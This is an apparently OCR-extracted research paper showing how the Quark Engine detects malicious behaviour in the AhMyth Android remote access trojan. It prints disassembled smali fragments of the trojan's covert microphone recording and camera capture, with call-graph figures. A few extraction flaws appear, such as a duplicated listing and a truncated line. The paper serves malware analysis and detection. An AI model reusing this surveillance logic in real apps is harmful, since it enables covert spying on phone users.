AhMyth Android RAT

The Art and Science of detecting Malware with Quark Engine

Prepared by: KunYu Chen, YuShaing Dang, JunWei Song, IokJin Sih and Sin

Table of Contents

Table of Figure

Introduction

AhMyth is an open source Android Remote Access Trojan. It's a modularized attack framework: Each module fulfills a specific function and stands alone. Moreover, it provides a function to bind the Trojan on other normal Android applications. So it would be harder for users to aware of this Trojan.

This paper demonstrates how we can use Quark Engine to detect malicious activities in AhMyth. Also, we will show how to use the automatically generated call-graph of malicious behavior to boost up the analysis for malware analysts.

At the end of the paper, we outline the challenges we were confronted with when analyzing AhMyth, and the ways we crafted our detection.

Reports Generated by Quark Engine

Quark Engine is a binary analysis engine built with creative insights decoded from the Taiwan criminal law. We provide 4 kinds of reports for the malware analysts. They are summary report, detailed report, call graphs for each malicious activity we detected and the web report.

Summary Report

When we receive a malware sample, we will first use the engine to generate the summary report. By reading the summary report, it helps the analysts to have a whole picture of the malware.


Type the command to get summary report

```
quark -a malware.apk
-r rules/ -summary
```

Figure 1: Quark-engine summary report console

Detailed Report

After realizing the whole picture. We then use the engine to generate a detailed report for specific malicious activity shown in the summary report. In the detailed report, we presented our creative order theory for malware crime. And list the evidence we found in the reports.




Type the command to get detailed report

```
quark -a malware.apk
-r rules/ -detail
```

Figure 2: Quark-engine detail report console

Call Graph for Malicious Activity

In order to boost up the analysis of malware. We also provide a call graph for each malicious activity detected. We call this is a Google map for malware analysts. With this map, malware analysts can quickly jot down the malicious part in the assembly code.



Type the command to get call graph

```
quark -a malware.apk
-r rules/ -detail
```

Figure 3: Quark-engine call graph

Interactive Web Report

In the near future, we will also provide an interactive web report for the analysts. On the web page, by selecting the proper condition, analysts can quickly find what they need.




Figure 4: Quark-engine web report

Classification of Found Behaviors Report

After we generating the summary report, we will generate another report that shows the classification of detected behaviors. This can greatly help malware analysts to understand the malware in a semantic way.

Note: Crime descriptions are not listed in the order of occurrence. It's the malware analysts' job to put them in the right order.

```
+------------------+-------------------------------------------------------------------+
| Parent Function  | Lahmyth/mine/king/ahmyth/MicManager;startRecording                |
+------------------+-------------------------------------------------------------------+
| Crime Description | 1. Use absolute path of directory for the output media file path |
|                  | 2. Scheduling recording task                                      |
+------------------+-------------------------------------------------------------------+
```

Figure 5: The list of the behavior of parent function

Summary Report for AhMyth




Figure 6: Summary report for AhMyth

In the summary report, quark found 18 high potential malicious activities with our detection rules. The detection confidence for all malicious activities are 100% which means we have 100% sure that those malicious behavior showed up in the source code of AhMyth. As for the scores and weight, please take a look at our talk at DEF CON Blue Team Village videos on YouTube,

https://www.youtube.com/watch?v=XK-yqHPnsvc

The scoring system will only take effect if we have enough detection rules. Before we accumulate enough amount of rules, we set the scores and weights all the same. Therefore, the risk levels and total scores are for reference only.

After generating the summary report, we then use an automatic technique to classify those 18 high potential malicious activities. Rules belong to one class if they share the same parent function. With this in mind, we get results like.




Figure 7: startRecording() behavior list

The picture above shows that 2 high potential malicious activities were found under the function startRecording. This picture can help malware analysts understands the malware in a brand new way. This also shows how quark engine can be a great helper in the process of malware analysis story telling.

Figure 8: startUp() behavior list




Figure 9: sendPhoto() behavior list




Figure 10: FileManager() behavior list




Figure 11: getCallsLogs() behavior list




Figure 12: ConnectionManager() behavior list

The pictures above, show that malicious behaviors found in the AhMyth are like recording audios in the background, open the camera and take the picture, send photos out to hackers' server, file traversal, get users' call log and check if the malware has sent out the SMS successfully.

In the next section, we will be focusing on behaviors we found above and discussing through these malicious behaviors by showing reports and the evidence (both the source code and the assembly code) we found.

Exploring Malicious Activities

In the previous section, by reading the summary report, we have a general concept of the malware. And now it's time to dig deeper! We will now go through malicious activities one by one and telling a good story with those activities.

Start Recording

```
+------------------+-------------------------------------------------------------------+
| Parent Function  | Lahmyth/mine/king/ahmyth/MicManager;startRecording                |
+------------------+-------------------------------------------------------------------+
| Crime Description | 1. Use absolute path of directory for the output media file path |
|                  | 2. Scheduling recording task                                      |
+------------------+-------------------------------------------------------------------+
```

Figure 13: startRecording() behavior list




Figure 14: Call graph - scheduling recording task




Figure 15: Use absolute path of directory for the output media file path

As shown above, we found two behaviors in the function of startRecording. Referencing the call graph, now we know that the malware will set the output media path and then scheduling the recording task. Below, we will show the smali-like source code to prove what we found.

Crime: Use absolute path of directory for the output media file path

```
  ;-- Lahmyth/mine/king/ahmyth/MicManager.method.startRecording(I)V:
188: method.static.public.Lahmyth_mine_king_ahmyth_MicManager.Lahmyth_mine_king_ahmyth_MicManager...
invoke-static {}, Lahmyth/mine/king/ahmyth/MainService.getContextOfApplication()Landroid/content/...
move-result-object v2
invoke-virtual {v2}, Landroid/content/Context.getCacheDir()Ljava/io/File; ; 0x55
move-result-object v0
const-string v2, 0x18265
invoke-virtual {v0}, Ljava/io/File.getAbsolutePath()Ljava/lang/String; ; 0x31b
move-result-object v3
invoke-static {v2, v3}, Landroid/util/Log.e(Ljava/lang/String;Ljava/lang/String;)I ; 0x80
const-string v2, 0x2b117
const-string v3, 0x17071
invoke-static {v2, v3, v0}, Ljava/io/File.createTempFile(Ljava/lang/String;Ljava/lang/String;Ljav...
move-result-object v2
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->audiofile Ljava/io/File; ; sym.Lahmyth_mine...
                                    ; 0x90f4
new-instance v2, Landroid/media/MediaRecorder; ; 0x4fb8
invoke-direct {v2}, Landroid/media/MediaRecorder.<init>()V ; 0x70
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
const/4 v3, 0x1                     ; 'n t'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setAudioSource(I)V ; 0x74
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
const/4 v3, 0x2                     ; 'n v'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setOutputFormat(I)V ; 0x76
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
const/4 v3, 0x3                     ; 'n s'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setAudioEncoder(I)V ; 0x73
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
sget-object v3, Lahmyth/mine/king/ahmyth/MicManager;->audiofile Ljava/io/File; ; sym.Lahmyth_mine...
                                    ; 0x90f4
invoke-virtual {v3}, Ljava/io/File.getAbsolutePath()Ljava/lang/String; ; 0x31b
move-result-ob
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setOutputFile(Ljava/lang/String;)V ; 0x75
sget-object v2,
                                    ; 0x90fc
invoke-virtual {v2}, Landroid/media/MediaRecorder.prepare()V ; 0x71
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                    ; 0x90fc
invoke-virtual {v2}, Landroid/media/MediaRecorder.start()V ; 0x77
new-instance v2, Lahmyth/mine/king/ahmyth/MicManager$1; ; 0x4f34
invoke-direct {v2}, Lahmyth/mine/king/ahmyth/MicManager$1.<init>()V ; 0x3a ; method.constructor.L...
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->stopRecording Ljava/util/TimerTask; ; sym.L...
                                    ; 0x9104
new-instance v2, Ljava/util/Timer; ; 0x54c0
invoke-direct {v2}, Ljava/util/Timer.<init>()V ; 0x4f6
sget-object v3, Lahmyth/mine/king/ahmyth/MicManager;->stopRecording Ljava/util/TimerTask; ; sym.L...
                                    ; 0x9104
mul-int/lit16 v4, v6, 0x3e8
int-to-long v4, v4
invoke-virtual {v2, v3, v4, v5}, Ljava/util/Timer.schedule(Ljava/util/TimerTask;J)V ; 0x4f8
return-void
```

Figure 16: Smali code - use absolute path of directory for the output media file path

Crime: Scheduling recording task

```
  ;-- Lahmyth/mine/king/ahmyth/MicManager.method.startRecording(I)V:
188: method.static.public.Lahmyth_mine_king_ahmyth_MicManager.Lahmyth_mine_king_ahmyth_MicManager...
invoke-static {}, Lahmyth/mine/king/ahmyth/MainService.getContextOfApplication()Landroid/content/...
move-result-object v2
invoke-virtual {v2}, Landroid/content/Context.getCacheDir()Ljava/io/File; ; 0x55
move-result-object v0
const-string v2, 0x18265
invoke-virtual {v0}, Ljava/io/File.getAbsolutePath()Ljava/lang/String; ; 0x31b
move-result-object v3
invoke-static {v2, v3}, Landroid/util/Log.e(Ljava/lang/String;Ljava/lang/String;)I ; 0x80
const-string v2, 0x2b117
const-string v3, 0x17071
invoke-static {v2, v3, v0}, Ljava/io/File.createTempFile(Ljava/lang/String;Ljava/lang/String;Ljav...
move-result-object v2
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->audiofile Ljava/io/File; ; sym.Lahmyth_mine...
                                ; 0x90f4
new-instance v2, Landroid/media/MediaRecorder; ; 0x4fb8
invoke-direct {v2}, Landroid/media/MediaRecorder.<init>()V ; 0x70
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
const/4 v3, 0x1                 ; 'n t'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setAudioSource(I)V ; 0x74
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
const/4 v3, 0x2                 ; 'n v'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setOutputFormat(I)V ; 0x76
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
const/4 v3, 0x3                 ; 'n s'
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setAudioEncoder(I)V ; 0x73
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
sget-object v3, Lahmyth/mine/king/ahmyth/MicManager;->audiofile Ljava/io/File; ; sym.Lahmyth_mine...
                                ; 0x90f4
invoke-virtual {v3}, Ljava/io/File.getAbsolutePath()Ljava/lang/String; ; 0x31b
move-result-object v3
invoke-virtual {v2, v3}, Landroid/media/MediaRecorder.setOutputFile(Ljava/lang/String;)V ; 0x75
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
invoke-virtual {v2}, Landroid/media/MediaRecorder.prepare()V ; 0x71
sget-object v2, Lahmyth/mine/king/ahmyth/MicManager;->recorder Landroid/media/MediaRecorder; ; sy...
                                ; 0x90fc
invoke-virtual {v2}, Landroid/media/MediaRecorder.start()V ; 0x77
new-instance v2, Lahmyth/mine/king/ahmyth/MicManager$1; ; 0x4f34
invoke-direct {v2}, Lahmyth/mine/king/ahmyth/MicManager$1.<init>()V ; 0x3a ; method.constructor.L...
sput-object v2, Lahmyth/mine/king/ahmyth/MicManager;->stopRecording Ljava/util/TimerTask; ; sym.L...
                                ; 0x9104
new-instance v2, Ljava/util/Timer; ; 0x54c0
invoke-direct {v2}, Ljava/util/Timer.<init>()V ; 0x4f6
sget-object v3, Lahmyth/mine/king/ahmyth/MicManager;->stopRecording Ljava/util/TimerTask; ; sym.L...
                                ; 0x9104
mul-int/lit16 v4, v6, 0x3e8
int-to-long v4, v4
invoke-virtual {v2, v3, v4, v5}, Ljava/util/Timer.schedule(Ljava/util/TimerTask;J)V ; 0x4f8
return-void
```

Figure 17: Smali code - scheduling recording task

startUp

```
+------------------+-------------------------------------------------+
| Parent Function  | Lahmyth/mine/king/ahmyth/CameraManager;startUp  |
+------------------+-------------------------------------------------+
| Crime Description | 1. Open the camera and take picture            |
+------------------+-------------------------------------------------+
```

Figure 19: startUp() behavior list




Figure 20: Call graph - Open the camera and take picture

As shown above, we found one behavior in the function of startUp. Referencing the call graph, now we know that the malware will open the camera and take picture. Below, we will show the smali-like source code to prove what we found.

Crime: Open the camera and take picture

```
  ;-- Lahmyth/mine/king/ahmyth/CameraManager.method.startUp(I)V:
46: method.public.Lahmyth_mine_king_ahmyth_CameraManager.Lahmyth_mine_king_ahmyth_CameraManager.m...
const/4 v2, 0
invoke-static {v4}, Landroid/hardware/Camera.open(I)Landroid/hardware/Camera; ; 0x65
move-result-object v0
iput-object v0, v3, Lahmyth/mine/king/ahmyth/CameraManager;->camera Landroid/hardware/Camera; ; s...
                                    ; 0x905c
iget-object v0, v3, Lahmyth/mine/king/ahmyth/CameraManager;->camera Landroid/hardware/Camera;
invoke-virtual {v0}, Landroid/hardware/Camera.startPreview()V ; 0x67
iget-object v0, v3, Lahmyth/mine/king/ahmyth/CameraManager;->camera Landroid/hardware/Camera;
new-instance v1, Lahmyth/mine/king/ahmyth/CameraManager$1; ; 0x4f08
invoke-direct {v1, v3}, Lahmyth/mine/king/ahmyth/CameraManager$1.<init>(Lahmyth/mine/king/ahmyth/...
invoke-virtual {v0, v2, v2, v1}, Landroid/hardware/Camera.takePicture(Landroid/hardware/Camera$Sh...
return-void
```

Figure 21: Smali code - Open the camera and take picture

sendPhoto

Parent Function	Lahmyth/mine/king/ahmyth/CameraManager;sendPhoto
Crime Description	1. Put the compressed bitmap data into JSON object 2. Initialize bitmap object and compress data (e.g. JPEG) into bitmap object

Figure 22: sendPhoto() behavior list




Figure 23: Call graph - Put the compressed bitmap data into JSON object

